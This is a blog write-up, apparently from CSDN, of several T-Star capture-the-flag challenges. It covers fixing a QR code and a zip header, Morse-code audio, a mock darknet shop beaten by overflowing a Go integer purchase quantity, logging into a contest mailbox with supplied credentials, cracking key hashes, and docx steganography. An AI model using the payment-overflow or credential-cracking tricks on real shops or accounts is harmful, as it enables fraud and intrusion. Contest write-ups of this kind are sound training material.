提示：需要修复二维码与压缩包，分析出压缩包密码，答案为解压后的TXT内容

CSDN @唐仔橙


二维码修复比较白给,少了左上角,用画图补上就行



或者直接strings也能查到信息


扫出来是一个地址,下载下来一个加密压缩包

我真是一个压缩包.对压缩包进行修复,开头错了,改成504B0304即可



然后解压压缩包,得到一段音频,放到Audacity里面看看

很明显的莫斯密码,



解密出密码

19910386797

解密压缩包得到flag

<https://darknet.hacker5t2ohub.com/>

赛题五

不眠之夜

这个网址！你知道！这是一个搜索引擎无法捕捉的地方，一个黑暗的平行世界。在这个世界里，毒品、信息贩卖、军火交易、谋杀等一系列被法律所禁止的事情，都得到了罪恶土壤，一切交易都通过平台上特定的货币隐秘地进行。

据说只要有「足够」的钱，你能买到任何需要的信息。

这个网站里会不会有你需要的线索？他们可靠吗？

未知，恰恰最能激起你的征服欲。

你决定铤而走险，向黑市进发。

提示：需要先解出第4题获得入口，会一点点Go更佳，flag为T-Star{字符串}中的字符串

CSDN @唐仔橙

上面给的是一个网站,进入后发现背景是暗网,提示你要有足够的钱,那么猜测要有什么支付漏洞,来增加你的余额,常规的方法都试了,不太行.

比赛结束后看了下wp发现是溢出...

在比赛的时候应该先测试一下购买数量的... 购买数量有限制 $0 < x < 35$

同时go的int对应范围

int8 : -128 to 127

int16 : -32768 to 32767

所以买最贵的那个可以造成溢出,

—— 商品【暴打出题人】购买成功, 信息如下: 想啥呢, 还不快去做题!

Ross Ulbricht (网站管理员)
商品【暴打出题人】购买成功, 信息如下: 想啥呢, 还不快去做题!

Ross Ulbricht (网站管理员)
商品【付费咨询】购买成功, 信息如下: 前往微信公众号“腾讯安全应急响应中心”(tsrc_team), 回复"T-Star666"获取信息

Ross Ulbricht (网站管理员)
商品【付费咨询】购买成功, 信息如下: 前往微信公众号“腾讯安全应急响应中心”(tsrc_team), 回复"T-Star666"获取信息

CSDN @唐仔橙

得到邮箱和密码



你要找的人，即将发起大范围蠕虫攻击！行动计划就藏匿在邮件中，只有解出密匙才能破除攻击！ <http://159.75.190.64/>

nightbaron042@sohu.com
nightBaron1996

CSDN @唐仔橙

收信

未读邮件

收件箱

星标邮件

草稿箱

已发送

已删除 【清空】

垃圾邮件 【清空】

其他文件夹

App2.2.7 【全新上线】 【官方微博】*点*我*

更早(6封)

<input type="checkbox"/>	nightbaron042<nightbaron042@12...	来自nightbaron042的邮件	2.34 KB	2022-04-22	★
<input type="checkbox"/>	nightbaron042<nightbaron042@soh...	(无主题)	2.10 KB	2022-04-22	★
<input type="checkbox"/>	nightbaron042<nightbaron042@12...	Re:1	3.58 KB	2022-04-22	★
<input type="checkbox"/>	nightbaron042<nightbaron042@12...	转发存档：请务必妥善保存part 3	8.23 KB	2022-04-21	★
<input type="checkbox"/>	nightbaron042<nightbaron042@12...	转发存档：请务必妥善保存part 2	8.41 KB	2022-04-21	★
<input type="checkbox"/>	nightbaron042<nightbaron042@12...	转发存档：请务必妥善保存 part 1	7.52 KB	2022-04-21	★

CSDN @唐仔橙

在邮件中找到了三份加密的hash,需要进行破解,这里wp偷个懒,后面再复现...

听说可以直接cmd5网站解...

这次行动一切顺利，我将乘胜追击，发起勒索病毒蠕虫攻击，对所有目标电脑文件进行加密，并自动扩散，只有我的KEY才能解密。

数据勒索加密行动已经于今天 1点8分 启动。须知，T-Star特工诡计多端，为防止他们从中作梗，我已将KEY进行HASH处理，分别交由不同的人保管。以他们的算力，应该很难破解。米特尼克曾经写道，人的因素是安全过程中最薄弱的环节。各位务必提高警惕，严加保密、妥善储存。

这封邮件非常重要，关键时刻将发挥巨大作用，好戏在即，各位拭目以待。

Key Hashes Part 3: <https://pastebin.com/rTqtad96>

NightBaron
Address: Soldier Island
Github: nightBaron042

IF YOU'RE LOOKING, YOU WON'T FIND IT

或者...根据提示,能定位到是米特尼克的书,欺骗的艺术里的一段话...

整段话就是密码

借助网站的帮助，你终于成功恢复了电脑。

但.....这个文档？这个文档里又是什么？

这一切都是某个人不怀好意的玩笑吗？

<http://175.178.148.197/0615giqrzc8ab524761/guess>

提示：包含多个小关卡，请提交最后一关flag，flag为T-Star{字符串}中的字符串。

CSDN @唐仔橙

得到的文件file一下,看到是docx文件,改一下后缀打开,


喜欢我给你的惊喜吗？
我已将线索藏到三个不同的地方，
其中一个提示为 123456
来找我吧，
记住，你只能一个人来
否则，你会受到惩罚哦

CSDN @唐仔橙

这里还有隐藏文字...不过在mac里用文本编辑可以直接查看到里,win下txt或许也行？

(全选文字，右键-》字体-》隐藏)

喜欢我给你的惊喜吗？
我已将线索藏到三个不同的地方，
其中一个提示为 123456
来找我吧，
记住，你只能一个人来
否则，你会受到惩罚哦
Flag2: 772e91/webs
|



CSDN @唐仔橙


得到Flag2 (772e91/webs) 和一张图片,

图片尝试了一些隐写...没找到东西

这个就属于知识面不足了...烂大街的隐写已经不行了,已经是签到水平了,需要了解图片背后的算法以及形成的原理等,从这里找方向突破

guess隐写,

https://blog.csdn.net/qq_42939527/article/details/105200093




第三个点...是在书签里... 选择文字, 插入书签,

害,那是不是什么页眉页脚,什么宏都可以插入



喜欢我给你的惊喜吗?
我已将线索藏到三个不同的地方,
其中一个提示为 123456
来找我吧,
记住, 你只能一个人来
否则, 你会受到惩罚哦



CSDN @唐仔橙

Last build: 10 days ago

Recipe	Input
<p>From Base32</p> <p>Alphabet A-Z2-7=</p> <p><input checked="" type="checkbox"/> Remove non-alphabet chars</p>	<p>length: lines:</p> <p>GE3TKLRRG44C4MJUHAXDCOJX</p>
	<p>time: length: lines:</p> <p>Output ✂ ✂</p> <p>175.178.148.197</p>

CSDN @唐仔橙

拼接线索 175.178.148.197/062ycz7s9458b772e91/webs

最后的web是一个ssrf,没有做到那里...

参考

<https://cloud.tencent.com/developer/article/1986640>

<https://blog.yoshino-s.online/2022/04/23/tstar-wp/>

不同文件的开头hex

https://blog.csdn.net/weixin_39699670/article/details/111801139

outguess 隐写

https://blog.csdn.net/weixin_43877387/article/details/103123858

<https://www.bilibili.com/read/cv6112705/>